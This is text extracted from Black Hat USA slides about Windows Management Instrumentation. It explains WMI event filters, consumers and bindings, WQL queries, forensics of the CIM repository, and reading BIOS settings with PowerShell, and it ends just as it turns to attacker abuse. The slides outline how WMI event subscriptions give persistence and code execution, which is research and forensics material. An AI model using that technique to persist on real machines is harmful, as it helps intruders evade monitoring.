



Blasting Event-Driven Cornucopia: WMI-based User-Space Attacks Blind SIEMs and EDRs

Claudiu Teodorescu

Andrey Golchikov

Igor Korkin

#BHUSA @BlackHatEvents


The Binary Team

- Claudiu “to the rescue” Teodorescu – @cteo13
 - Digital Forensics, Reverse Engineering, Malware & Program Analysis
 - Instructor of Special Topics of Malware Analysis Course on BlackHat USA
 - Speaker at DEF CON, BSidesLV, DerbyCon, ReCon, BlackHat, author of [WMIParser](#)
- Andrey “red plait” Golchikov – @real_redp
 - More than 20 years in researching operating system security and reversing Windows Internals
 - Speaker at BlackHat, author of WMICheck
 - redplait.blogspot.com
- Igor Korkin – @IgorKorkin
 - PhD, Windows Kernel Researcher
 - Speaker at CDFSL, BlackHat, HITB, SADFE, Texas Cyber Summit, author of [MemoryRanger](#)
 - igorkorkin.blogspot.com

Agenda

- Windows Management Instrumentation (WMI)
 - Architecture and features
 - Abusing WMI by attackers: MITRE ATT&CK and malware samples
 - Applying WMI for defenders: academic and practical results
- Attacks on WMI blind the whole class of EDR solutions
 - Overview of existing attacks on WMI
 - Attacks on user- and kernel- space components
- WMICheck detects attacks on WMI
- WMI sandboxing attack
- MemoryRanger prevents the WMI sandboxing


Windows Management Instrumentation (WMI) Architecture



WMI provider is a user-mode COM DLL or kernel driver

netnccim.mof

```
Instance of __Win32Provider
{
  Name = "NetNcCim";
  ClsId = "{47B706B0-B103-4AFD-8ECF-16C2DDF81C15}";
};
```



Windows 11 includes over 4000 built-in WMI providers:

- | | |
|---|--|
| <ul style="list-style-type: none">• BIOS\UEFI• OS and Win32• WMI, ETW• Disks and Files• Registry• Network and VPN• Encryption• Security Assessment | <ul style="list-style-type: none">• Hyper-V• Microsoft Defender:<ul style="list-style-type: none">• Antimalware• DeviceGuard• Hardware:<ul style="list-style-type: none">• Multimedia (sound, graphics)• TPM• Power and Temp Management |
|---|--|

[Enumerates WMI providers, the DLLs that back the provider, and the classes hosted by the provider by Matt Graeber](#)

@BlackHatEvents

WMI Events

WMI is great for both attackers and defenders

Trigger on a multitude of events to perform a certain action

1. *Filter* – a specific event to trigger on
2. *Consumer* – an action to perform upon the firing of a filter
3. *Binding* – link between *Filter* and *Consumer*

Intrinsic Events - instances of a class that is mainly derived from `__InstanceCreationEvent`, `__InstanceModificationEvent`, or `__InstanceDeletionEvent` and are used to monitor a resource represented by a class in the CIM repository; polling interval required for querying which may lead to missing events

Extrinsic Events - instances of a class that is derived from the `__ExtrinsicEvent` class that are generated by a component outside the WMI implementation (monitoring registry, processes, threads, computer shutdowns and restarts, etc.)

WMI Filters – When it will happen?

An instance of the `__EventFilter` WMI Class to specify which event are delivered to the bound consumer

- *EventNamespace* – describes the namespace the events originate (usually `ROOT\Cimv2`)
- *QueryLanguage* - WQL
- *Query* – describes the type of event to be filter via a WQL query

WMI Query Language(WQL)

```
SELECT [PropertyName | *] FROM [<INTRINSIC> ClassName] WITHIN [PollingInterval] <WHERE FilteringRule>
```

```
SELECT [PropertyName | *] FROM [<EXTRINSIC> ClassName] <WHERE FilteringRule>
```

WMI Query Language(WQL) Examples

```
SELECT * FROM __InstanceCreationEvent Within 10 WHERE TargetInstance ISA "Win32_Process" AND Targetinstance.Name = "notepad.exe"
```

```
SELECT * FROM RegistryKeyChangeEvent WHERE Hive="HKEY_LOCAL_MACHINE" AND KeyPath="SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

WMI Consumers – What will happen?

Defines the action to be carried out once a bound filter was triggered

Standard Event consumers (inherit from `__EventConsumer`):


- *save to file* (`LogFileEventConsumer`)
- *run a script* (`ActiveScriptEventConsumer`)
- *log into EventLog* (`NTEventLogEventConsumer`)
- *use network* (`SMTPEventConsumer`)
- *run a script* (`CommandLineEventConsumer`)

Persistence & Code Execution in WMI repository in three steps:

1. Create filter, instance of `__EventFilter`, to describe the event to trigger on
2. Create consumer, instance of `__EventConsumer`, to describe the action to perform
3. Create binding, instance of `__FilterToConsumerBinding`, to link filter to consumer

WMI client binds filter and consumer to monitor events


WMI client



Add a filter, consumer and bind them

Query WMI about monitored events


Remove the filter, consumer and their bind





An event



A new service is installed



CIM Repository




Database Location: %WBEM%\Repository

Format of the CIM Repository is undocumented:


- FireEye FLARE team reversed the file format
- [Whitepaper](#) authored by Ballenthin, Graeber, Teodorescu
- [Forensic Tools](#): WMIParser, python-cim

WMI Forensics: logical to physical abstraction



Firmware related WMI Forensics

```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef root\wmi
...
=====Class Definition=====
Name: Lenovo_DiscardBiosSettings
=====Class Definition=====
Name: Lenovo_BiosSetting
=====Class Definition=====
Name: Lenovo_PreloadLanguage
=====Class Definition=====
Name: Lenovo_SaveBiosSettings
=====Class Definition=====
Name: Lenovo_SetBiosPassword
=====Class Definition=====
Name: Lenovo_SetPlatformSetting
=====Class Definition=====
Name: Lenovo_GetBiosSelections
=====Class Definition=====
Name: Lenovo_PlatformSetting
=====Class Definition=====
Name: Lenovo_AssetIdByteRead
=====Class Definition=====
Name: Lenovo_BiosPasswordSettings
=====Class Definition=====
Name: Lenovo_LoadDefaultSettings
=====Class Definition=====
...
```



```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef ROOT\wmi Lenovo BiosSetting
=====Class Definition=====
Name: Lenovo_BiosSetting
Base Classes:
Lenovo_BIOSElement
Created: 01/23/2014 14:36:31
=====Property=====
Name: InstanceName
Type: CIM_STRING(0x8)
Array: no
Index: 0x0
Offset: 0x0
Level: 0x1
=====Property=====
Name: Active
Type: CIM_BOOLEAN(0xB)
Array: no
Index: 0x1
Offset: 0x4
Level: 0x1
=====Property=====
Name: CurrentSetting
Type: CIM_STRING(0x8)
Array: no
Index: 0x2
Offset: 0x6
Level: 0x1
```

Firmware WMI Querying via PS (1/3)

```
PS C:\WINDOWS\system32> gwm1 -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne  
") {write-Host $_.CurrentSetting.replace(","," = ")}}  
WakeOnLAN = Disable  
EthernetLANOptionROM = Enable  
IPv4NetworkStack = Disable  
IPv6NetworkStack = Disable  
UefiPxeBootPriority = IPv4First  
Reserved = Disable  
USBBIOSsupport = Disable  
AlwaysOnUSB = Disable  
TrackPoint = Automatic  
TouchPad = Automatic  
FnCtrlKeySwap = Disable  
FnSticky = Disable  
FnKeyAsPrimary = Disable  
BootDisplayDevice = LCD  
SharedDisplayPriority = Display Port  
TotalGraphicsMemory = 512MB  
GraphicsDevice = SwitchableGfx  
BootTimeExtension = Disable  
SpeedStep = Enable  
AdaptiveThermalManagementAC = MaximizePerformance  
AdaptiveThermalManagementBattery = Balanced  
CPUPowerManagement = Automatic  
OnByACAttach = Disable  
PasswordBeep = Disable  
KeyboardBeep = Disable  
RAIDMode = Disable  
CoreMultiProcessing = Enable  
HyperThreadingTechnology = Enable  
AMTControl = Disable
```

Firmware WMI Querying via PS (2/3)

```
PS C:\WINDOWS\system32> gwm1 -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne  
") {write-Host $_.CurrentSetting.replace(","," = ")}}
```

```
WakeOnLAN = Disable
```

```
EthernetLANOptionROM = Enable
```

```
IPv4NetworkStack = Disable
```

```
IPv6NetworkStack = Disable
```

```
UefiPxeBootPriority = IPv4First
```

```
Reserved = Disable
```

```
USBBIOSsupport = Disable
```

```
AlwaysOnUSB = Disable
```

```
TrackPoint = Automatic
```

```
TouchPad = Automatic
```

```
FnCtrlKeySwap = Disable
```

```
FnSticky = Disable
```

```
FnKeyAsPrimary = Disable
```

```
BootDisplayDevice = S
```

```
SharedDisplayPrior
```

```
TotalGraphicsMemor
```

```
GraphicsDevice = S
```

```
BootTimeExtension
```

```
SpeedStep = Enable
```

```
AdaptiveThermalMan
```

```
AdaptiveThermalMan
```

```
CPUPowerManagement
```

```
OnByACAttach = Dis
```

```
PasswordBeep = Dis
```

```
KeyboardBeep = Dis
```

```
RAIDMode = Disable
```

```
CoreMultiProcessin
```

```
HyperThreadingTech
```

```
AMTControl = Disabl
```

```
SecurityChip = Enable
```

```
TXTFeature = Disable
```

```
PhysicalPresenceForTpmProvision = Disable
```

```
PhysicalPresenceForTpmClear = Disable
```

```
BIOSUpdateByEndUsers = Enable
```

```
SecureRollBackPrevention = Enable
```

```
DataExecutionPrevention = Enable
```

```
VirtualizationTechnology = Enable
```

```
VTdFeature = Enable
```

Firmware WMI Querying via PS (3/3)

```
PS C:\Users> Get-WmiObject -Query "select * from Win32_Bios"
```

```
SMBIOSBIOSVersion : 1.13.1
Manufacturer       : Dell Inc.
Name               : 1.13.1
SerialNumber       : DKNJ463
Version            : DELL - 20170001
```

```
PS [REDACTED] Get-WmiObject -Query "select * from Win32_Bios"
```

```
SMBIOSBIOSVersion : N1EET79W (1.52 )
Manufacturer       : LENOVO
Name               : N1EET79W (1.52 )
SerialNumber       : PC0B7VJT
Version            : LENOVO - 1520
```


WMI used by both defenders and **attackers**

WMI leveraged by attackers

Attackers can leverage the WMI ecosystem in a multitude of ways:

